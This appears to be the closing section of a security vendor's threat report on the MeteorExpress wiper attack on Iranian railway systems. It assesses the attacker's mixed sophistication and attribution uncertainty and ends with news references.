Conflict in cyberspace is overpopulated with increasingly brazen threat actors. Behind the artistry of this epic troll lies an uncomfortable reality where a previously unknown threat actor is willing to leverage wiper malware against public railways systems. The attacker is an intermediate level player whose different operational components sharply oscillate from clunky and rudimentary to slick and well-developed.

On the one hand, we have a new externally-configurable wiper packed full of interesting capabilities, involving a mature development process, and redundant means to accomplish their goals. Even their batch scripts include extensive error checking, a feature seldom encountered with deployment scripts. Their attack is designed to cripple the victim's systems, leaving no recourse to simple remediation via domain administration or recovery of shadow copies.

On the other hand, we see an adversary that doesn't yet have a handle on their deployment pipeline, using a sample of their malware that contains extensive debug features and burning functionality irrelevant to this particular operation. There's feature redundancy between different attack components that suggests an uncoordinated division of responsibilities across teams. And files are dispensed in a clunky, verbose, and disorganized manner unbecoming of advanced attackers.

We cannot yet make out the shape of this adversary across the fog. Perhaps it's an unscrupulous mercenary group. Or the latent effects of external training coming to bear on a region's nascent operators. At this time, any form of attribution is pure speculation and threatens to oversimplify a raging conflict between multiple countries with vested interests, means, and motive.

Behind this epic troll/stunning provocation there's a lot more to uncover in getting to know the actor behind MeteorExpress. We should keep in mind that the attackers were already familiar with the general setup of their target, features of the domain controller, and the target's choice of backup system (Veeam). That implies a reconnaissance phase that flew entirely under the radar and a wealth of espionage tooling that we've yet to uncover.

Happy Hunting.

Indicators of Compromise

IoCs and Yara hunting rules available on SentinelLabs GitHub.

References

https://www.timesofisrael.com/hack-causes-chaos-on-iran-trains-posts-supreme-leaders-number-for-complaints/
https://www.voanews.com/middle-east/voa-news-iran/hackers-disrupt-irans-rail-service-fake-delay-messages
https://www.reuters.com/world/middle-east/hackers-breach-iran-rail-network-disrupt-service-2021-07-09/
https://twitter.com/cherepanov74/status/1416643609131114497?s=20
https://threats.amnpardaz.com/malware/trojan-win32-breakwin/
https://www.malwaretech.com/2017/06/petya-ransomware-attack-whats-known.html
https://www.reuters.com/article/us-emirates-tech-israel/uae-target-of-cyber-attacks-after-israel-deal-official-says-idUSKBN28G0BW